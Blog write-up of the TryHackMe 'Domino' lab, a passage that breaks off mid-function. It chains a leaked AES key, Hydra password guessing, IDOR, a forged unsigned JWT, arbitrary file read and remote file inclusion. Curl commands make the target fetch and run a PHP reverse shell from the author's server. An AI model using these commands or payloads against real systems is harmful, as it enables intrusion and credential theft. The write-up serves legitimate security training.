Stephan Schwarzmann's homepage
Infosec write-ups, CV etc.
TryHackMe: Domino
by Stephan Schwarzmann
Room Overview
| Difficulty | Platform | Room | Topics |
|---|---|---|---|
| Medium | TryHackMe | Domino | Web, Information Disclosure, IDOR, JWT, RFI/RCE, Credential Reuse, PrivEsc |
TL;DR
A chain of vulnerabilities in the NexusCorp employee portal leads from a low-privileged web account to root access:
- Discover an AES key in
app.jsand decrypt the backup configuration. - Enumerate employee accounts and use Hydra to identify weak passwords.
- Exploit an IDOR vulnerability to access the administrator’s profile.
- Forge a JWT with
role=adminbecause the API does not verify JWT signatures. - Exploit arbitrary file disclosure to retrieve application source code and configuration secrets.
- Use the exposed application secret to forge an administrator session cookie.
- Exploit an RFI vulnerability that evaluates remotely fetched PHP code, obtaining a shell as
www-data. - Reuse the database password to switch to
devops. - Exploit a group-writable, root-executed health monitoring script to obtain a root shell.
Room description
Chain together vulnerabilities in a cascading attack, where every piece you find knocks over the next.
The NexusCorp Employee Portal appears to be a typical internal application with authentication controls and role-based access in place. However, multiple small weaknesses, ranging from misconfigurations to logic flaws, can be combined to fully compromise the system.
As an attacker, your objective is to observe how the application behaves, interact with its endpoints, and identify weak trust boundaries. By analysing requests, modifying parameters, and chaining vulnerabilities together, you can progressively escalate your access and move deeper into the system.
A single misstep can trigger a chain reaction, exploit each weakness in sequence and watch the system fall, one domino at a time.
After starting the lab machine, the platform provides an IP address for the target.
For readability, I use domino.thm instead of the IP address throughout this write-up whereever possible.
The hostname was mapped to the target’s IP address in /etc/hosts.
Reconnaissance
I start using nmap to see open ports:
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-10 18:57 +0100
Nmap scan report for domino.thm (10.114.152.213)
Host is up (0.026s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d2:28:41:e8:9d:67:c1:45:ae:5c:78:52:fb:8a:c1:69 (ECDSA)
|_  256 63:fe:49:02:d4:94:28:86:4b:fb:8c:fe:4d:6a:fc:4f (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: NexusCorp Portal
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Since ssh is rarely a first target, I can focus on the web server for the next steps.
Enumeration
Visiting the web server via browser shows a login form, asking for a username in the form firstname.lastname.

There is a Forgot password link and another link to the company’s team members, providing email addresses and hints for usernames which should look as follows:
laura.hayes
michael.chen
sarah.johnson
robert.wilson
emma.taylor
david.brown
james.wrigh
The html source does not provide any new insights, so I use gobuster as a next step.
gobuster dir -u http://domino.thm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
...
support              (Status: 301) [Size: 310] [--> http://domino.thm/support/]
admin                (Status: 301) [Size: 308] [--> http://domino.thm/admin/]
static               (Status: 301) [Size: 309] [--> http://domino.thm/static/]
api                  (Status: 301) [Size: 306] [--> http://domino.thm/api/]
javascript           (Status: 301) [Size: 313] [--> http://domino.thm/javascript/]
backup               (Status: 301) [Size: 309] [--> http://domino.thm/backup/]
...
adminshows us Access denied, so we may need a cookie or token for accessing that endpoint.staticshows two files, one of them is a JavaScript file (app.js) with some interesting hints – excerpt:
    // Configuration (TODO: move to env before prod deployment - laura 2024-10-22)
    const CONFIG = {
        apiBase: '/api',
        // Encryption key for backup config decryption - AES-ECB-128
        // Key: <REDACTED>  (pad to 16 bytes with �)
        _backupKey: '<REDACTED>',
        appVersion: '2.3.1'
    };
We get a first secret: _backupKey.
This file contains a special non-ASCII character for padding the _backupKey to the 16 byte AES block length.
Using xxd shows that the padding byte is 0x00:
$ xxd app.js
...
00000130: 2020 2020 2f2f 204b 6579 3a20 4e33 7875      // Key: <RED
00000140: 734b 3379 3230 3234 2121 2020 2870 6164  ACTED****>  (pad
00000150: 2074 6f20 3136 2062 7974 6573 2077 6974   to 16 bytes wit
00000160: 6820 0029 0a20 2020 2020 2020 205f 6261  h .).        _ba
...
In the backup folder I can see two files: config.enc (binary) and README.txt:
NexusCorp Backup Configuration
================================
config.enc  - Encrypted application configuration (AES-128-ECB)
Decryption key reference: see static/app.js (deployment notes)
I use Cyberchef to try decrypting config.enc with the key from app.js in hex format:
4e33 7875 734b 3379 3230 3234 2121 0000

which results in:
{"app_name":"NexusCorp Portal","version":"2.3.1","deploy_env":"production","system_user":"devops"}
So I have another potential username: devops.
It’s worth mentioning that I had trouble with the decryption first, resulting in nonsense (instead of ASCII text), because I used the output of hexdump which interprets the data in native-endian 16 bit words.
The difference is visible in these two example hex outputs of config.enc:
$ xxd -d config.enc
00000000: 31cd 75de 345d 4019 4b60 bea5 c4db a6f1  1.u.4]@.K`......
...
$ hexdump config.enc
0000000 cd31 de75 5d34 1940 604b a5be dbc4 f1a6
...
Vulnerability Analysis
I could not find any more hints by enumerating the website and did not want to go too much into details (cewl, nikto, more efforts with gobuster.
Since we have usernames and a login form, I have a look with Burp Suite at the behavior for different credentials.

A wrong username + wrong password results in the webpage showing Invalid credentials.
A correct username (e.g. laura.hayes) + wrong password yields the same result.
I add the usernames from above to a textfile usernames.txt and use hydra to check for simple passwords:
hydra -L usernames.txt -P /usr/share/wordlists/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-100000.txt domino.thm http-post-form "/index.php:username=^USER^&password=^PASS^:F=Invalid credentials"
...
[DATA] attacking http-post-form://domino.thm:80/index.php:username=^USER^&password=^PASS^:F=Invalid credentials
[80][http-post-form] host: domino.thm   login: laura.hayes
[80][http-post-form] host: domino.thm   login: michael.chen
[80][http-post-form] host: domino.thm   login: sarah.johnson   password: <REDACTED>
[80][http-post-form] host: domino.thm   login: robert.wilson   password: <REDACTED>
[80][http-post-form] host: domino.thm   login: emma.taylor   password: <REDACTED>
[80][http-post-form] host: domino.thm   login: david.brown
[80][http-post-form] host: domino.thm   login: james.wright
1 of 1 target successfully completed, 7 valid passwords found
...
Hydra reported seven candidate hits, but only three yielded usable credentials when tested manually.
I couldn’t determine why the remaining four were reported, so I only use the three verified credentials in the following steps.
Initial Access
Okay, that’s our initial access. I check the logins and sure enough, can use the three credentials with password = <REDACTED>.
The initial web page after login is /dashboard.php.
This page also reveals some information about the API endpoints:

Moving around, we can see some of our profile’s data via http://domino.thm/api/users/profile.php?id=3 in json format when logging in as sarah.johnson.


Manually changing the GET parameter id reveals an IDOR vulnerability.
We can use different values for id to have a look at different user profiles.
And there is a first flag in the json field notes for id=1, which is the profile of laura.hayes.
We also learn that she has the role admin:
What is the flag found in the admin user’s profile notes?
The browser inspection shows a cookie nexus_session:
eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InNhcmFoLmpvaG5zb24iLCJyb2xlIjoidXNlciJ9.0bceab2ebd4da65aefd97d6b1c7a2f3a8fa71d6ee3882cc44b8d97937a5fc49d
The cookie property HttpOnly=false may provide an opportunity for reading it via JavaScript, e.g., using XSS.
This idea is supported by the fact that after login, we can create support tickets, after which we are informed:
Ticket submitted successfully. An admin will review it shortly.
So the administrator may look at our ticket and thus execute the injected XSS payload. We’ll keep that in mind for later.
Visiting the token endpoint that was shown on the dashboard page shows a json file:

Each time we visit the endpoint, the token is renewed.
A jwt (JSON Web Token) consists of three segments: header, payload and signature.
We can decode the first two segments of the jwt using https://www.jwt.io/ to:
{
  "alg": "HS256",
  "typ": "JWT"
}
{
  "sub": "sarah.johnson",
  "role": "user",
  "iat": 1794400437,
  "exp": 1794404037
}
The JWT signature is an HMAC calculated using the secret key.
We cannot generate a valid signature for a modified payload without knowing that key.
So we can not just forge the role.
Except the server does not check the signature – in that case, we could modify the payload and retain the original signature.
We will keep that in mind as a possible way for becoming admin.
Decoding the session cookie’s (nexus_session) first segment:
eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InNhcmFoLmpvaG5zb24iLCJyb2xlIjoidXNlciJ9
(with typical segments payload and signature) via Cyberchef results in
{
  "user_id": 3,
  "username": "sarah.johnson",
  "role": "user"
}
We can try to forge the fields, so I played around for some time with the cookie.
For that, I log in with known credentials, e.g., as sarah.johnson, copy the cookie
eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InNhcmFoLmpvaG5zb24iLCJyb2xlIjoidXNlciJ9.0bceab2ebd4da65aefd97d6b1c7a2f3a8fa71d6ee3882cc44b8d97937a5fc49d
and decode the first part (payload, separated by .):
{
  "user_id": 3,
  "username": "sarah.johnson",
  "role": "user"
}
- we know
laura.hayeshas roleadminfrom the IDOR and profile pagehttp://domino.thm/api/users/profile.php?id=1), so I change the payload to
{
  "user_id": 1,
  "username": "laura.hayes",
  "role": "admin"
}
and encode it with same settings that worked for decoding using CyberChef again:
eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImxhdXJhLmhheWVzIiwicm9sZSI6ImFkbWluIn0=
Then I replace the first segment of the nexus_session cookie and visit the token.php page – just to get logged out.
So I guess server-side checks are implemented.
Creating a valid signature with the secret I found so far did not work out either.
So let’s have a closer look at the jwt token.
We start with a fresh token that we get as sarah.johnson (because it seems to contain timestamps):
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJzYXJhaC5qb2huc29uIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3OTQ0MDc4NjAsImV4cCI6MTc5NDQxMTQ2MH0.qWu3O2T7rYp5daX8rvZaBLXjrNKgOEHKqfeREcAJ6Bo
decode its first two segments (separated by .):
{"alg":"HS256","typ":"JWT"}
{"sub":"sarah.johnson","role":"user","iat":1794407860,"exp":1794411460}
change sub and role:
{"alg":"HS256","typ":"JWT"}
{"sub":"laura.hayes","role":"admin","iat":1794407860,"exp":1794411460}
and base64-encode those again with Cyberchef, concatenating the two parts with .:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsYXVyYS5oYXllcyIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc5NDQwNzg2MCwiZXhwIjoxNzk0NDExNDYwfQ==
After adding the unmodified signature as a third segment again, I tested the file API with the forged jwt, and after trying some common files and path variations…
curl -i   -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsYXVyYS5oYXllcyIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc5NDQwNzg2MCwiZXhwIjoxNzk0NDExNDYwfQ==.1p5jhSDC0YnQ2IwkjGJchquMzJUo6sEDWxqjhWUwdk0" "http://domino.thm/api/files.php?name=/var/www/html/config.php"
HTTP/1.1 200 OK
Date: Wed, 11 Nov 2026 15:02:11 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Authorization
Content-Length: 480
Content-Type: application/json

{"file":"\/var\/www\/html\/config.php","content":"<?php\ndefine('DB_HOST', 'localhost');\ndefine('DB_NAME', 'nexusdb');\ndefine('DB_USER', 'app_user');\ndefine('DB_PASS', '<REDACTED>');\ndefine('JWT_SECRET', '<REDACTED>');\ndefine('APP_SECRET', '<REDACTED>');\n\nfunction get_db() {\n    $pdo = new PDO('mysql:host='.DB_HOST.';dbname='.DB_NAME, DB_USER, DB_PASS);\n    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);\n    return $pdo;\n}\n?>\n"}
It works!
The server obviously does not check the signature – and I don’t have to spend more time on generating and testing a valid signatures by using the found secret with the HS256 signature scheme.
Since we receive config.php in a json format, we save this as a json file and turn it into a more readable version via jq -r '.content' config.php.json:
{
  "file":"\/var\/www\/html\/config.php",
  "content":"<?php
    define('DB_HOST', 'localhost');
    define('DB_NAME', 'nexusdb');
    define('DB_USER', 'app_user');
    define('DB_PASS', '<REDACTED>');
    define('JWT_SECRET', '<REDACTED>');
    define('APP_SECRET', '<REDACTED>');

    function get_db() {
        $pdo = new PDO('mysql:host='.DB_HOST.';dbname='.DB_NAME, DB_USER, DB_PASS);
        $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        return $pdo;}
    ?>"
}
There we have three more secrets:
DB_PASS: <REDACTED>
JWT_SECRET: <REDACTED>
APP_SECRET: <REDACTED>
And we can look for some other interesting php files we have encountered so far (either from the API description we found on dashboard.php, or via browser/Burp Suite):
auth.phpfiles.phptoken.php
curl -i   -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsYXVyYS5oYXllcyIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc5NDQwNzg2MCwiZXhwIjoxNzk0NDExNDYwfQ==.1p5jhSDC0YnQ2IwkjGJchquMzJUo6sEDWxqjhWUwdk0" "http://domino.thm/api/files.php?name=/var/www/html/api/auth/token.php"
HTTP/1.1 200 OK
Date: Wed, 11 Nov 2026 15:11:00 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Authorization
Content-Length: 467
Content-Type: application/json

{"file":"\/var\/www\/html\/api\/auth\/token.php","content":"<?php\nrequire_once __DIR__ . '\/..\/..\/auth.php';\nheader('Content-Type: application\/json');\n$user = require_login();\n\/\/ Generate JWT for file API access (JWT always has role=user - the bug)\n$token = generate_jwt($user['username']);\necho json_encode([\n    'token' => $token,\n    'expires_in' => 3600,\n    'note' => 'Use this token as: Authorization: Bearer <token> for \/api\/files.php'\n]);\n"}
<?php
require_once __DIR__ . '/../../auth.php';
header('Content-Type: application/json');
$user = require_login();
// Generate JWT for file API access (JWT always has role=user - the bug)
$token = generate_jwt($user['username']);
echo json_encode([
    'token' => $token,
    'expires_in' => 3600,
    'note' => 'Use this token as: Authorization: Bearer <token> for /api/files.php'
]);
$ curl -i   -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsYXVyYS5oYXllcyIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc5NDQwNzg2MCwiZXhwIjoxNzk0NDExNDYwfQ==.1p5jhSDC0YnQ2IwkjGJchquMzJUo6sEDWxqjhWUwdk0" "http://domino.thm/api/files.php?name=/var/www/html/api/files.php"
HTTP/1.1 200 OK
Date: Wed, 11 Nov 2026 15:11:20 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Authorization
Content-Length: 2038
Content-Type: application/json
...
Excerpt from files.php:
// RFI: fetch remote URL and eval as PHP (allow_url_fopen enabled)
if (strpos($name, "http://") === 0 || strpos($name, "https://") === 0) {
    $remote = @file_get_contents($name);
    ...
    eval(str_replace("<?php", "", $remote));
It looks like the script will execute fetched files as php if retrieved via http(s).
So let’s try to execute a PHP script on the target.

I download a php reverse shell from PenTestMonkey and start a local webserver reachable via our tun0 VPN IP address in the download directory:
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
I use port 8000 for the webserver, and 1234 for receiving the reverse shell connection (IP address and port set in the script).
The IP address of tun is used for both the webserver and receiving the reverse shell:
curl -i   -H "Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsYXVyYS5oYXllcyIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc5NDQxMjkzMiwiZXhwIjoxNzk0NDE2NTMyfQ==.vAo8Ss0f/7PogoT2Srqkiq5LepgU98yo/RjoOyAH8bE"   "http://domino.thm/api/files.php?name=http://192.168.157.12:8000/php-reverse-shell.php"
I receive a reverse shell as www-data:
After stabilizing the shell via
python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z
stty raw -echo; fg
reset
export TERM=xterm
I find the third flag:
What is the flag obtained after achieving remote code execution on the server? Flag is stored in /opt/flag3.txt
$ cat /opt/flag3.txt
THM{<REDACTED>}
We know that there is a user devops, and the room description says there’s another flag.
I try some of the gathered passwords – eventually the database DB_PASS password works also for the user account.
What is the flag found in the devops user’s home directory?
$ cat /home/devops/user.txt
THM{<REDACTED>}
Another interesting file I retrieved is auth.php.
The following excerpt shows the secret being used for the signature of nexus_session:
function get_session() {
    if (!isset($_COOKIE['nexus_session'])) return null;
    $raw = $_COOKIE['nexus_session'];
    // Cookie format: base64(json).hmac_sha256(base64(json), APP_SECRET)
    $parts = explode('.', $raw, 2);
    if (count($parts) !== 2) return null;
    $expected_sig = hash_hmac('sha256', $parts[0], APP_SECRET);
    if (!hash_equals($expected_sig, $parts[1])) return null;
    $decoded = base64_decode($parts[0]);
    $data = json_decode($decoded, true);
    if (!$data || !isset($data['user_id'])) return null;
    // Role always fetched from DB - cookie role value ignored
    $db = get_db();
    $stmt = $db->prepare('SELECT id, username, email, role FROM users WHERE id = ?');
    $stmt->execute([$data['user_id']]);
    return $stmt->fetch(PDO::FETCH_ASSOC);
}
So the user role is not derived from the cookie’s payload, but retrieved from the database using the user_id field.
Let’s also have a look at the jwt:
function generate_jwt($username) {
